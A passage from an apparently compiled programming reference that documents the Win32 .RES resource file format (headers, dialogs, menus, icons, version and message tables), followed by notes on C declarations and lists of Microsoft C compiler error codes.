provides
  • 495.
    methods of modifyingthe resource data directly. The CVTRES conversion utility that converts the resource file into a COFF object creates the resource table. This table contains three directories, indexed by Type, Name and Language, in that order. The Type and Name directories consist of two parts: the part dedicated to resources whose types or names are represented by strings, an those represented by ordinal WORD values. Because the use of strings as resource type and name identifiers takes considerably more room than ordinal identifiers, Microsoft recommends that they not be used. Note that, as all strings in a resource file (including the strings used to identify the type and name of resources) are UNICODE, the corresponding strings in the program that are being passed to LoadBitmap, etc., must also be UNICODE (only if the application is using the UNICODE set of apis rather than the ASCII set). This is facilitated by use of the TEXT macro provided in winnt.h. The third level, language, provides the capability for the application developer to ship a single executable image that supports more than one language. For instance, one image providing French, French-Canadian and French-Belgium could be easily shipped in one image file. An application could also be shipped with support for all languages supported by the UNICODE standard, although this would make the image prohibitively large. However, since the system provides facilities to modify the resources within an image, a setup program could customize the application's image file for each specific user, eliminating unneeded language support to save space in the image file. 2.1 New statements Several new statements have been added that the Windows 32 resource compiler processes. 2.1.1 New Button statements. These statements allow the application developer the same freedom of expression that the PUSHBUTTON, DEFPUSHBUTTON, etc., statements do, and correspond to the appropriate button style. They all have syntax identical to that of PUSHBUTTON, etc. 2.1.1.1 AUTO3STATE Allows declaration of an AUTO3STATE button. 2.1.1.2 AUTOCHECKBOX Allows declaration of an AUTOCHECKBOX button. 2.1.1.3 AUTORADIOBUTTON Allows declaration of an AUTORADIOBUTTON button. 2.1.1.5 PUSHBOX Allows declaration of a PUSHBOX button. 2.1.1.6 STATE3 Allows declaration of a 3STATE button (the 3 is at the end for syntax
  • 496.
    purposes). 2.1.1.7 USERBUTTON Allows declarationof a USERBUTTON user-defined button. 2.1.2 EXSTYLE statement This statement allows the application developer to designate one of the extended (WS_EX_xxx) styles for a dialog or control window. There are three methods, depending upon what is needed. It may be placed just below the DIALOG statement to apply to the dialog window (like the CAPTION or STYLE statements). EXSTYLE <flags> It may be placed on the DIALOG statement with the memory flags. FOOBAR DIALOG [MemFlags...] [EXSTYLE=<flags>] x, y, dx, dy It may also be placed on the individual CONTROL, PUSHBUTTON, LTEXT, etc. statements at the end of the statement. AUTOCHECKBOX "autocheckbox", id, x, y, dx, dy [styleflags][exstyleflags] 2.1.3 CHARACTERISTICS statement This statement allows the application developer to specify information about the resource that may be of use to tools that read and write resource files. It has no significance to the system and is not stored in the image file. CHARACTERISTICS <user defined DWORD value> 2.1.4 VERSION statement This statement is intended to allow the application to specify a version number of the resource in the resource file (for those tools that read and write resource files.) It has no significance to the system and is not stored in the image file. VERSION <user defined DWORD value> 2.1.5 LANGUAGE statement The LANGUAGE statement is used to specify the language the resource file, or section of resource file, is written in. It may be placed anywhere within the resource script file that a single-line statement (such as ICON, CURSOR, BITMAP) may be placed. The scope of the language specified by a LANGUAGE statement is from that point in the script file to the next LANGUAGE statement, or the end of the file. LANGUAGE <majornumber>,<minornumber> where <majornumber> represents the language id, and <minornumber> the sub-language identifiers. The values specified in winnt.h should be used. The LANGUAGE statement may also be placed before the BEGIN statement for MENU, DIALOG, STRINGTABLE, ACCELERATOR and RCDATA resources,
  • 497.
    along with otheroptional statements like CAPTION, STYLE, etc. If the statement is placed here, it's scope is limited to the resource being defined. 2.1.6 MESSAGETABLE statement The MESSAGETABLE statement is used to include a message table. A message table is a special-purpose string table that is used to contain error or informational messages, and may contain formatting information. The format is: <nameid> MESSAGETABLE <filename> 2.1.7 Additional syntax for UNICODE strings. Quoted strings in the resource script are treated as ASCII strings (in the current codepage) unless preceeded by a "L" or "l" character, eg: L"This is a Unicode string" Declaring a string UNICODE with this syntax has two effects. In a RCDATA statement, this causes the compiler to store the string as UNICODE rather than ASCII. In all cases using this syntax, escapes embedded within the string become UNICODE codepoint escapes resulting in a 16-bit UNICODE character, eg: L"This is the first line,x2028and this is the second" where the 0x2028 UNICODE character is the Line Separator character. Any UNICODE character may be embedded within any resource script string in this manner. 3. Resource Header Format The general format of the entire file is simply a number of resource file entries concatenated together. Each resource contains the information about a single resource, such as a dialog or a string table. Each entry consists of a resource header followed by the data for that resource. A resource header (which is DWORD aligned) is composed of four elements: two dwords containing the size of the header and the size of the resource data, the resource type, the resource name, and additional resource information. The data for the resource follows the resource header and is specific to each particular type of resource. 3.1 DataSize This field gives the size of the data that follows the header, not including any file padding between this resource and any resource that follows this resource in the resource file. 3.2 HeaderSize The HeaderSize field gives the size of the resource header structure that follows. 3.3 Type The type field can either be a number or a null-terminated UNICODE string specifying the name of the type. This variable kind of type is known as a `Name or Ordinal' field, and is used in most places in a resource file where an ID may appear.
  • 498.
    The first WORDof a Name or Ordinal field identifies whether the field is a number or a string. If the first WORD is 0xffff (an invalid UNICODE character), then the following WORD of information is the type number. Otherwise, the field is specified by a UNICODE string. If the type field is a number, then the number specifies a standard or user-defined resource type. All standard Windows resource types have been assigned numbers, which are listed below. This list is taken from the header file used to make RC and contains the type number of the various resource types: /* Predefined resource types */ #define RT_NEWRESOURCE 0x2000 #define RT_ERROR 0x7fff #define RT_CURSOR 1 #define RT_BITMAP 2 #define RT_ICON 3 #define RT_MENU 4 #define RT_DIALOG 5 #define RT_STRING 6 #define RT_FONTDIR 7 #define RT_FONT 8 #define RT_ACCELERATORS 9 #define RT_RCDATA 10 #define RT_MESSAGETABLE 11 #define RT_GROUP_CURSOR 12 #define RT_GROUP_ICON 14 #define RT_VERSION 16 #define RT_NEWBITMAP (RT_BITMAP|RT_NEWRESOURCE) #define RT_NEWMENU (RT_MENU|RT_NEWRESOURCE) #define RT_NEWDIALOG (RT_DIALOG|RT_NEWRESOURCE) If the type field is a string, then the type is a user-defined type. 3.4 Names A name identifies the particular resource. A name (like a type) may be a number or a string, and they are distinguished in the same way as numbers and strings are distinguished in the type field. Note that no padding (for DWORD alignment) is needed between the Type and Name fields, as they contain only WORD data and hence the Name field will always be properly aligned. However, there may need to be a WORD of padding after the Name field to align the rest of the header on DWORD boundaries. 3.5 Additional Header Information The additional information contains more information about the particular resource data, including size and language ID. The structure of the Header, plus it's additional information is as follows: struct tagResource { DWORD DataSize; // size of data without header DWORD HeaderSize; // Length of the additional header [Ordinal or name TYPE] // type identifier, id or string [Ordinal or name NAME] // name identifier, id or string DWORD DataVersion; // predefined resource data version WORD MemoryFlags; // state of the resource WORD LanguageId; // UNICODE support for NLS
  • 499.
    DWORD Version; //Version of the resource data DWORD Characteristics; // Characteristics of the data } ; The additional information structure will always begin on a DWORD boundary within the resource file, which may require adding some padding in between the name field and the ResAdditional structure. 3.5.1 DataVersion The DataVersion field determines the format of the information within the resource header that follows. This may be used in the future to allow additional information to be entered into the predefined formats. 3.5.2 MemoryFlags The field wMemoryFlags contains flags telling the state of a given resource. These attributes are given to a given resource by modifiers in the .RC script. The script identifiers inject the following flag values: #define MOVEABLE 0x0010 #define FIXED ~MOVEABLE #define PURE 0x0020 #define IMPURE ~PURE #define PRELOAD 0x0040 #define LOADONCALL ~PRELOAD #define DISCARDABLE 0x1000 The resource compiler for NT always ignores the setting of the MOVEABLE, IMPURE, and PRELOAD flags. 3.5.3 LanguageId The language ID is included in each resource to specify the language that the strings are written with when they need to be translated back to a single byte strings. As well, there may be multiple resources of exactly the same type and name which differ in only the language of the strings within the resources. The language IDs are documented in Appendix A of the NLS specification, or in winnt.h. The language of a resource or set of resources is specified by the LANGUAGE statement. 3.5.4 Version and Characteristics Currently, there is space in the resource file format for version and characteristic information of the resource. These values can be set by the resource compiler by using the VERSION or CHARACTERISTICS statements. 3.6 Differentiating 16 and 32-bit resource files. Because it might be desirable for an ISV's tool that reads and writes resource files to be able to read either the older Windows 16 format files and the new Windows 32 format, Microsoft has devised a method to do this using illegal type and name ordinal numbers. The method involved is to place an illegal resource in the resource file. The following eight bytes were chosen:
  • 500.
    0x00 0x00 0x000x00 0x20 0x00 0x00 0x00 Assume that it is a 16-bit file. In that case, the Type is illegal since the first 0x00 says string, but a zero-length string is an illegal string. This, then is an illegal 16-bit resource header, indicating that the file is a 32-bit file. Assume that it is a 32-bit file. Given that, the size of the data is zero, which surely will never be the case. The Windows 32 resource compiler prefaces each 32-bit resource file with this string of data (followed by an additional data structure describing a zero-length resource with 0 ordinal type and 0 ordinal name), allowing differentiation of 16 and 32-bit resource files. Any tools reading resource files should ignore this resource. 3.7 File Alignment. Because it is sometimes useful to separate resources into several scripts and then concatenate them after compiling the resource files separately, it is necessary to specify that resource files are padded to a dword size. If this padding were not included, it could result in the first resource of the second and/or subsequent resource files not aligning upon a dword boundary. 4. Resource Data Format For any of the pre-defined data types, all structures are DWORD aligned, including the bitmap, icon, and font header structures. As well, the data will always begin on a DWORD boundary. 4.1 Version Resources Version resources are used to record the version of the application using the resource file. Version resources contain a fixed amount of information. The structure of the version resource is as follows: typedef struct tagVS_FIXEDFILEINFO { DWORD dwSignature; // e.g. 0xfeef04bd DWORD dwStrucVersion; // e.g. 0x00000042 = "0.42" DWORD dwFileVersionMS; // e.g. 0x00030075 = "3.75" DWORD dwFileVersionLS; // e.g. 0x00000031 = "0.31" DWORD dwProductVersionMS; // e.g. 0x00030010 = "3.10" DWORD dwProductVersionLS; // e.g. 0x00000031 = "0.31" DWORD dwFileFlagsMask; // = 0x3F for version "0.42" DWORD dwFileFlags; // e.g. VFF_DEBUG | VFF_PRERELEASE DWORD dwFileOS; // e.g. VOS_DOS_WINDOWS16 DWORD dwFileType; // e.g. VFT_DRIVER DWORD dwFileSubtype; // e.g. VFT2_DRV_KEYBOARD DWORD dwFileDateMS; // e.g. 0 DWORD dwFileDateLS; // e.g. 0 } VS_FIXEDFILEINFO; 4.2 Icon Resources The ICON statement in the .RC script does not create a single resource object, but creates a group of resources. This allows Windows programs a degree of device-independence through the use of different pixel bitmaps on hardware configurations with differing capabilities. Icons, most often designed for differing numbers of pixel planes and pixel counts, are grouped and treated by Windows as a single resource. In the .RES and .EXE files, however, they are
  • 501.
    stored as agroup of resources. These groups are stored in a .RES file with the components first (in this case the different icons [type 3]) and a group header following (Type 14). The group header contains the information necessary to allow Windows to select the proper icon to display. The components have the following structure: [Resource header (type = 3)] [DIB Header] [Color DIBits of icon XOR mask] [Monochrome DIBits of AND mask] Each component is given an ordinal ID that is unique from all other icon components. The Device Independent Bitmap (DIB) header's fields represent the masks' information separately with two exceptions. First, the height field represents both the XOR and AND masks. Before converting the two DIBs to Device Dependent Bitmaps (DDB), the height should be divided by two. The masks are always the same size and are one-half the size given in the DIB header. Second, the number of bits per pixel and bit count refer to the XOR mask. The AND mask is always monochrome and should be interpreted as having one plane and one bit per pixel. Before using an icon with Windows refer to the SDK reference materials for more information on DIBs. Since the format of an icon component closely resembles the format of the .ICO file, the documentation in section 9.2 of the Windows SDK Reference is useful. DDBs should not be used for Windows 32 applications. The group header is described here: [Resource header (type = 14)] struct IconHeader { WORD wReserved; // Currently zero WORD wType; // 1 for icons WORD wCount; // Number of components WORD padding; // filler for DWORD alignment }; The next portion is repeated for each component resource: struct ResourceDirectory { BYTE bWidth; BYTE bHeight; BYTE bColorCount; BYTE bReserved; WORD wPlanes; WORD wBitCount; DWORD lBytesInRes; WORD wNameOrdinal; // Points to component WORD padding; // filler for DWORD alignment }; Notice that the group header consists of a fixed header and data that repeats for each group component. Both of these parts are fixed length allowing for random access of the group component information. This group header contains all of the data from the .ICO header and from the individual resource descriptors.
  • 502.
    4.3 Menu Resources Menuresources are composed of a menu header followed by a sequential list of menu items. There are two types of menu items: popups and normal menu items. The MENUITEM SEPARATOR is a special case of a normal menu item with an empty name, zero ID, and zero flags. The format for these types is shown here: [Resource header (type = 4)] struct MenuHeader { WORD wVersion; // Currently zero WORD cbHeaderSize; // Also zero }; These next items are repeated for every menu item. Popup menu items (signalled by fItemFlags & POPUP): struct PopupMenuItem { WORD fItemFlags; WCHAR szItemText[]; }; Normal menu items (signalled by !(fItemFlags & POPUP)): struct NormalMenuItem { WORD fItemFlags; WORD wMenuID; WCHAR szItemText[]; }; The wVersion and cbHeaderSize structure members identify the version of the menu template. They are both zero for Windows 3.0 but may be incremented with future changes to the menu template. The WORD fItemFlags is a set of flags describing the menu item. If the POPUP bit is set, the item is a POPUP. Otherwise, it is a normal menu component. There are several other flag bits that may be set. Their values are as follows: #define GRAYED 0x0001 // 'GRAYED' keyword #define INACTIVE 0x0002 // 'INACTIVE' keyword #define BITMAP 0x0004 // 'BITMAP' keyword #define OWNERDRAW 0x0100 // 'OWNERDRAW' keyword #define CHECKED 0x0008 // 'CHECKED' keyword #define POPUP 0x0010 // Used internally #define MENUBARBREAK 0x0020 // 'MENUBARBREAK' keyword #define MENUBREAK 0x0040 // 'MENUBREAK' keyword #define ENDMENU 0x0080 // Used internally The fItemFlags portion of the last menu item in a given POPUP is flagged by OR'ing it with ENDMENU. It is important to note that since popups can be nested, there may be multiple levels of items with ENDMENU set. When menus are nested, the items are inserted sequentially. A program can traverse this hierarchy by checking for the item with the ENDMENU flag set. 4.4 Dialog Box Resources A dialog box is contained in a single resource and has a header and a
  • 503.
    portion repeated foreach control in the dialog box. The header is as follows: [Resource header (type = 5)] struct DialogBoxHeader { DWORD lStyle; DWORD lExtendedStyle; // new for NT WORD NumberOfItems; WORD x; WORD y; WORD cx; WORD cy; [Name or Ordinal] MenuName; [Name or Ordinal] ClassName; WCHAR szCaption[]; WORD wPointSize; // Only here if FONT set for dialog WCHAR szFontName[]; // This too }; The item DWORD lStyle is a standard window style composed of flags found in WINDOWS.H. The default style for a dialog box is: WS_POPUP | WS_BORDER | WS_SYSMENU The lExtendedStyle DWORD is used to specify the extended window style flags. If an extended style is specified on the DIALOG statement, or with the other optional modifier statements, this DWORD is set to that value. The items marked `Name or Ordinal' are the same format used throughout the resource file (most notably in each resource header) to store a name or an ordinal ID. As before, if the first byte is an 0xffff, the next two bytes contain an ordinal ID. Otherwise, the first 1 or more WORDS contain a null-terminated string. An empty string is represented by a single WORD zero in the first location. The WORD wPointSize and WCHAR szFontName entries are present if the FONT statement was included for the dialog box. This can be detected by checking the entry lStyle. if lStyle & DS_SETFONT (DS_SETFONT = 0x40), then these entries will be present. The data for each control starts on a DWORD boundary (which may require some padding from the previous control), and its format is as follows: struct ControlData { DWORD lStyle; DWORD lExtendedStyle; WORD x; WORD y; WORD cx; WORD cy; WORD wId; [Name or Ordinal] ClassId; [Name or Ordinal] Text; WORD nExtraStuff; }; As before, the item DWORD lStyle is a standard window style composed of the flags found in WINDOWS.H. The type of control is determined by the class. The class is either given by a zero-terminated string,
  • 504.
    or in thecase of many common Windows classes, is given a one word code to save space and speed processing. Because UNICODE allows 0x8000 as a legal character, the ordinal classes are prefaced with a of 0xFFFF, similar to the ordinal Type and Name fields. The one word classes are listed here: #define BUTTON 0x8000 #define EDIT 0x8100 #define STATIC 0x8200 #define LISTBOX 0x8300 #define SCROLLBAR 0x8400 #define COMBOBOX 0x8500 The lExtendedStyle DWORD is used to specify the extended style flags to be used for this control. The extended style flags are placed at the end of the CONTROL (or other control statements) statement following the coordinates The extra information at the end of the control data structure is currently not used, but is intended for extra information that may be needed for menu items in the future. Usually it is zero length. The various statements used in a dialog script are all mapped to these classes along with certain modifying styles. The values for these styles can be found in WINDOWS.H. All dialog controls have the default styles of WS_CHILD and WS_VISIBLE. A list of the default styles used to make the script statements follows: Statement Default Class Default Styles CONTROL None WS_CHILD|WS_VISIBLE LTEXT STATIC ES_LEFT RTEXT STATIC ES_RIGHT CTEXT STATIC ES_CENTER LISTBOX LISTBOX WS_BORDER | LBS_NOTIFY CHECKBOX BUTTON BS_CHECKBOX | WS_TABSTOP PUSHBUTTON BUTTON BS_PUSHBUTTON | WS_TABSTOP GROUPBOX BUTTON BS_GROUPBOX DEFPUSHBUTTON BUTTON BS_DEFPUSHBUTTON | WS_TABSTOP RADIOBUTTON BUTTON BS_RADIOBUTTON AUTOCHECKBOX BUTTON BS_AUTOCHECKBOX AUTO3STATE BUTTON BS_AUTO3STATE AUTORADIOBUTTON BUTTON BS_AUTORADIOBUTTON PUSHBOX BUTTON BS_PUSHBOX STATE3 BUTTON BS_3STATE EDITTEXT EDIT ES_LEFT|WS_BORDER|WS_TABSTOP COMBOBOX COMBOBOX None ICON STATIC SS_ICON SCROLLBAR SCROLLBAR None The control text is stored in the `Name or Ordinal' format described in detail above. 4.5 Cursor Resources Cursor resources are very much like icon resources. They are formed in groups with the components preceding the header. This header also employs a fixed-length component index that allows random access of the individual components. The structure of the cursor header is as follows: [Resource header (type = 12)]
  • 505.
    struct CursorHeader { WORDwReserved; // Currently zero WORD wType; // 2 for cursors WORD cwCount; // Number of components WORD padding; // filler for DWORD alignment }; The next portion is repeated for each component resource, and starts on a DWORD boundary. struct ResourceDirectory { WORD wWidth; WORD wHeight; WORD wPlanes; WORD wBitCount; DWORD lBytesInRes; WORD wNameOrdinal; // Points to component WORD padding; // filler for DWORD alignment }; Each cursor component is also similar to each icon component. There is, however, one significant difference between the two: cursors have the concept of a `hotspot' where icons do not. Here is the component structure: [Resource header (Type = 1)] struct CursorComponent { short xHotspot; short yHotspot; } [Monochrome XOR mask] [Monochrome AND mask] These masks are bitmaps copied from the .CUR file. The main difference from icons in this regard is that cursors do not have color DIBs used for XOR masks like cursors. Although the bitmaps are monochrome and do not have DIB headers or color tables, the bits are still in DIB format with respect to alignment and direction. See the SDK Reference for more information on DIB formats. 4.6 Bitmap Resources Windows 32 can read two types of device-independent bitmaps. The normal type of DIB is the Windows 3.0 DIB format. The other type of DIB is that used for OS/2 versions 1.1 and 1.2. The bitmap resource consists of a single device-independent bitmap and accordingly, this DIB can be of either format. The two DIBs are distinguished by their header structures. They both have the size of their respective structures as the first DWORD in the header. Both these structures are documented in the Windows SDK Reference Version 3.0 volume 2, section 7. The header structure for the normal DIB is BITMAPINFOHEADER while the OS/2 DIB header is called BITMAPCOREHEADER. The correct size (as a DWORD) must be in the first entry of the structure. [Normal resource header (type = 2)] [BITMAPINFOHEADER or BITMAPCOREHEADER] [Color table if not 24 bits per pixel] [Packed-pixel bitmap]
  • 506.
    Note that thecolor table is optional. All but 24 bit color bitmaps have a color table attached next. This table's length can be computed by 2#BitsPerPixel * 3 bytes for OS/2 bitmaps or 2#BitsPerPixel * 4 bytes for Windows bitmaps. The bitmap image data is placed immediately following the color table. Note that the bitmap file has an unaligned header structure (BITMAPFILEHEADER structure). This header is not, however, stored in the resource file, as it serves only to identify the type of file (DIB or DDB). 4.7 Font and Font Directory Resources Font resources are different from the other types of resources in that they are not added to the resources of a specific application program. Font resources are added to .EXE files that are renamed to be .FON files. These files are libraries as opposed to applications. Font resources use a resource group structure. Individual fonts are the components of a font group. Each component is defined by a FONT statement in the .RC file. The group header follows all components and contains all information necessary to access a specific font. The format of a font component resource is as follows: [Normal resource header (type = 8)] [Complete contents of the .FNT file follow as the resource body - - See the Windows SDK Reference for the format of the .FNT file] The group header for the fonts is normally last in the .RES file. Note that unlike cursor and icon groups, the font group need not be contiguous in the .RES file. Font declarations may be placed in the .RC file mixed with other resource declarations. The group header is added automatically by RC at the end of the .RES file. Programs generating .RES files must add the FONTDIR entry manually. The group header has the following structure: [Normal resource header (type = 7)] WORD NumberOfFonts; // Total number in .RES file The remaining data is repeated for every font in the .RES file. WORD fontOrdinal; struct FontDirEntry { WORD dfVersion; DWORD dfSize; char dfCopyright[60]; WORD dfType; WORD dfPoints; WORD dfVertRes; WORD dfHorizRes; WORD dfAscent; WORD dfInternalLeading; WORD dfExternalLeading; BYTE dfItalic; BYTE dfUnderline; BYTE dfStrikeOut; WORD dfWeight; BYTE dfCharSet; WORD dfPixWidth;
  • 507.
    WORD dfPixHeight; BYTE dfPitchAndFamily; WORDdfAvgWidth; WORD dfMaxWidth; BYTE dfFirstChar; BYTE dfLastChar; BYTE dfDefaultChar; BYTE dfBreakChar; WORD dfWidthBytes; DWORD dfDevice; DWORD dfFace; DWORD dfReserved; char szDeviceName[]; char szFaceName[]; }; 4.8 String Table Resources These tables are constructed in blocks of 16 strings. The organization of these blocks of 16 is determined by the IDs given to the various strings. The lowest four bits of the ID determine a string's position in the block. The upper twelve bits determine which block the string is in. Each block of 16 strings is stored as one resource entry. Each string or error table resource block is stored as follows: [Normal resource header (type = 6 for strings)] [Block of 16 strings. The strings are Pascal style with a WORD length preceding the string. 16 strings are always written, even if not all slots are full. Any slots in the block with no string have a zero WORD for the length.] It is important to note that the various blocks need not be written out in numerical order in the resource file. Each block is assigned an ordinal ID. This ID is the high 12 bits of the string IDs in the block plus one (ordinal IDs can't be zero). The blocks are written to the .RES file in the order the blocks are encountered in the .RC file, while the CVTRES utility will cause them to become ordered in the COFF object, and hence the image file. 4.9 Accelerator Table Resources An accelerator table is stored as a single resource. Multiple accelerator tables are also allowed. The format of an accelerator table is very simple. No header for the table is used. Each entry in the table has a single four word entry. The last entry in the table is flaged by the hex value 0x0080 (fFlags |= 0x0080). Since all entries are fixed length, random access can be done because the number of elements in the table can be computed by dividing the length of the resource by eight. Here is the structure of the table entries: [Normal resource header (type = 9)] The following structure is repeated for all accelerator table entries. struct AccelTableEntry { WORD fFlags; WORD wAscii; WORD wId;
  • 508.
    WORD padding; }; 4.10 UserDefined Resources and RCDATA RC allows the programmer to include resources not defined in Windows. The user may choose a name not defined as a standard type and use it to include data that is to be used as a resource. This data may be taken from an external file or may be placed between BEGIN and END statements. As an option, the programmer can define the type as RCDATA with the same results. As might be imagined, the format of this resource is very simple because the resource compiler knows nothing about the logical structure of the data. Here is the organization: [Normal resource header (type = 10 for RCDATA, named types represent user-defined types)] [The data from the BEGIN ... END or from the external file is included without translation into the .RES file] 4.11 Name Table and Error Table Resources Name tables and error resources are no longer supported in the Windows binary resource file format. 4.12 Version Resources. Version resources specify information that can be used by setup programs to discover which of several versions of a program or dynamic link library to install into the system. There is also a set of api's to query the version resources. There are three major types of information stored in version resources: the main information in a VS_FIXEDFILEINFO structure, Language information data in a variable file information structure (VarFileInfo), and user defined string information in StringFileInfo structures. For Windows 32, the strings within the version information resource is stored in Unicode, providing localization of the resoruces. Each block of information is dword aligned. The structure of a version resource is depicted by the VS_VERSION_INFO structure. VS_VERSION_INFO { WORD wLength; /* Length of the version resource */ WORD wValueLength; /* Length of the value field for this block */ WORD wType; /* type of information: 1==string, 0==binary */ WCHAR szKey[]; /* Unicode string KEY field */ [WORD Padding1;] /* possible word of padding */ VS_FIXEDFILEINFO Value; /* Fixed File Info Structure */ BYTE Children[]; /* position of VarFileInfo or StringFileInfo data */ }; The Fixed File Info structure contains basic information about the version, including version numbers for the product and file, and type of the file. typedef struct tagVS_FIXEDFILEINFO { DWORD dwSignature; /* signature - always 0xfeef04bd */ DWORD dwStrucVersion; /* structure version - currently 0 */ DWORD dwFileVersionMS; /* Most Significant file version dword */
  • 509.
    DWORD dwFileVersionLS; /*Least Significant file version dword */ DWORD dwProductVersionMS; /* Most Significant product version */ DWORD dwProductVersionLS; /* Least Significant product version */ DWORD dwFileFlagMask; /* file flag mask */ DWORD dwFileFlags; /* debug/retail/prerelease/... */ DWORD dwFileOS; /* OS type. Will always be Windows32 value */ DWORD dwFileType; /* Type of file (dll/exe/drv/... )*/ DWORD dwFileSubtype; /* file subtype */ DWORD dwFileDateMS; /* Most Significant part of date */ DWORD dwFileDateLS; /* Least Significant part of date */ } VS_FIXEDFILEINFO; The user defined string information is contained within the StringFileInfo structure, which is a set of two strings: the key and the information itself. StringFileInfo { WCHAR szKey[]; /* Unicode "StringFileInfo" */ [WORD padding;] /* possible padding */ StringTable Children[]; }; StringTable { WCHAR szKey[]; /* Unicode string denoting the language - 8 bytes */ String Children[]; /* array of children String structures */ } String { WCHAR szKey[]; /* arbitrary Unicode encoded KEY string */ /* note that there is a list of pre-defined keys */ [WORD padding;] /* possible padding */ WCHAR Value[]; /* Unicode-encoded value for KEY */ } String; The variable file info (VarFileInfo) block contains a list of languages supported by this version of the application/dll. VarFileInfo { WCHAR szKey[]; /* Unicode "VarFileInfo" */ [WORD padding;]; /* possible padding */ Var Children[]; /* children array */ }; Var { WCHAR szKey[]; /* Unicode "Translation" (or other user key) */ [WORD padding;] /* possible padding */ WORD Value[]; /* one or more values, normally language id's */ }; 4.13 Messagetable Resources. A message table is a resource that contains formatted text that is used to display an error message or messagebox. It has taken the place of the error table resource (which was never used). The data consists of a MESSAGE_RESOURCE_DATA structure, which contains one or more MESSAGE_RESOURCE_BLOCKS, which in turn may consist of one or more MESSAGE_RESOURCE_ENTRY structures. The structure is similar to that of the STRINGTABLE resource. typedef struct _MESSAGE_RESOURCE_DATA { ULONG NumberOfBlocks; MESSAGE_RESOURCE_BLOCK Blocks[];
  • 510.
    } MESSAGE_RESOURCE_DATA, *PMESSAGE_RESOURCE_DATA; typedefstruct _MESSAGE_RESOURCE_BLOCK { ULONG LowId; ULONG HighId; ULONG OffsetToEntries; } MESSAGE_RESOURCE_BLOCK, *PMESSAGE_RESOURCE_BLOCK; typedef struct _MESSAGE_RESOURCE_ENTRY { USHORT Length; USHORT Flags; UCHAR Text[]; } MESSAGE_RESOURCE_ENTRY, *PMESSAGE_RESOURCE_ENTRY; If the Flags USHORT is MESSAGE_RESOURCE_UNICODE (value 0x0001), the string is encoded in UNICODE rather than ASCII in the current codepage. @C Programming Topics :C declarations ^Complex C Declarations int i; i as an int int *i; i as a pointer to an int int **i; i is a pointer to a pointer to an int int *(*i)(); i is a pointer to a function returning a pointer to int int *(*i[])(); i is an array of pointers to functions returning pointers to an int int *i[5]; i is an array of 5 pointers to int int (*i)[5]; i is a pointer to an array of 5 ints int *i(); i is a function returning a pointer to an int int (*i)(); i is a pointer to a function returning int int *(*(*i)())[5] i is a pointer to a function returning a pointer to an array of 5 pointers to an int :C errors (MSC):MSC errors ^Microsoft C Compiler Fatal Errors C1000 unknown fatal error; contact Microsoft C1001 internal compiler error; contact Microsoft C1002 compiler out of heap space in C2.EXE C1003 error count exceeded; stopping compilation C1004 unexpected end-of-file found; disk full or unmatched #if C1005 string too big for buffer C1006 compiler intermediate file create/write error C1007 invalid option on compiler command line C1008 no source file specified C1009 macros nested too deeply C1010 macro expansion exceeded available space C1011 macro definition too large C1012 unmatched parenthesis in preprocessor directive C1014 nesting of #include's exceed 10-level nesting limit C1016 #ifdef & #ifndef directives expect an identifier C1018 unexpected #elif; #elif without #if directive C1019 unexpected #else; #else without #if directive C1020 unexpected #endif; #endif without #if directive C1021 invalid preprocessor command C1022 expected #endif; #if directive not terminated by #endif C1023 can't open specified source file
  • 511.
    C1024 can't openspecified include file C1026 parser stack overflow; module too complex C1027 DGROUP default data allocation exceeds 64K C1028 modules far data segment allocation exceeds 64K (QC) C1031 function calls nested too deeply C1032 can't open object listing file C1033 can't open assembly language output file C1035 expression too complex; must be simplified C1036 can't open source listing file C1037 can't open object file C1039 unrecoverable heap overflow in Pass 3 (post-optimizer) C1040 unexpected EOF in source file; file disappeared C1041 can't open intermediate file; no free file handles C1042 can't open intermediate file; invalid TMP environment var C1043 can't open intermediate file; unknown error C1044 no disk space available for intermediate file C1047 compiler option was specified too many times C1048 unknown option specified C1049 invalid numerical argument C1050 code segment too large; within 36 bytes of 64K C1052 #if/#ifdef nested too deeply; max of 32 levels C1053 struct/union nested too deeply; max of 15 C1054 initializers nested too deeply; max from 10 to 15 levels C1055 out of keys; file has too many symbols C1056 out of macro expansion space; macro to large/complex C1057 unexpected EOF in macro expansion or missing ')' C1059 compiler has run out of near heap space C1060 compiler has run out of far heap space C1062 error writing preprocessor output file for /P option C1063 compiler stack overflow; module too complex C1064 identifier too long causing token to overflow internal buffer C1068 can't open file specified file C1069 file write error on specified file; disk space low C1070 mismatched #if/#endif pair; missing #endif C1071 unexpected EOF found in comment; missing end of comment C1072 can't read indicated file C1090 data allocation exceeds 64K on _based allocation C1015 can't open include file (check name, searchpath and FILES=) C1126 automatic allocation (local variable) exceeds size C1127 segment redefinition; overwritten by specified segment ^Microsoft C Compiler Nonfatal Errors C2015 too many characters in constant; escape sequence too large C2016 missing closing single quotation mark on code line C2017 illegal escape sequence; occurred outside of string C2018 unknown character found in source file C2019 expected preprocessor directive; # followed by non-directive C2021 expected exponent value but found non-numeric character C2022 octal value following '' is too large for a single character C2025 given identifier redefines enum, struct or union tag C2026 given identifier already used as enum constant C2027 given identifier refers to undefined enum, struct or union C2028 struct/union member needs to be inside a struct/union C2030 identifier used more than once in struct or union tag C2031 function can't be use as struct or union member C2033 bit field can't be declared as a pointer or use indirection C2034 type of host bit field is too small for number of bits C2035 given structure or union has undefined size C2037 undefined struct or union identifier on left of -> or . C2038 identifier is not a struct or union member C2055 expected formal-parameter list instead of argument-type list
  • 512.
    C2056 illegal expression;possibly from previous unreported problem C2057 expected constant expression C2058 expected integral constant expression C2059 invalid token caused a syntax error C2060 syntax error; EOF found before expected token C2061 identifier caused syntax error C2062 unexpected type C2063 identifier is not a function but used as such C2064 term does not evaluate to a function pointer C2065 identifier not defined C2066 illegal cast to function type C2067 illegal cast to array type C2068 illegal cast type used in expression C2069 cast of void term to non-void is invalid C2070 illegal sizeof operand; must be expression or type name C2071 illegal storage class for identifier C2072 attempt to initialize a function identifier C2092 arrays of functions illegal; use array of ptrs to function C2093 can't use address of auto variable as static initializer C2094 label was undefined in function C2095 void argument cannot be passed to function; (void *) may C2096 struct & union comparison is illegal; compare members C2097 illegal initialization C2098 expected address as initialization expression C2099 non-constant initializer C2100 illegal indirection; * applied to a non-pointer value C2101 address of operator '&' used on constant; requires lvalue C2102 address of operator '&' requires lvalue C2103 address of operator '&' can't be used on a register variable C2104 address of operator '&' used on bit field not allowed C2105 operator needs lvalue C2106 left side of an operation must be lvalue C2107 subscript applied to expression didn't evaluate to pointer C2108 non-integral expression used as array subscript C2109 subscript used on non-array variable C2127 allocation for function parameters exceeds 32K C2128 array crosses 2 segments & element size not power of 2 C2129 static function referenced was never defined C2130 #line expected string containing file name; found other C2131 more than one memory attribute applied to and identifier 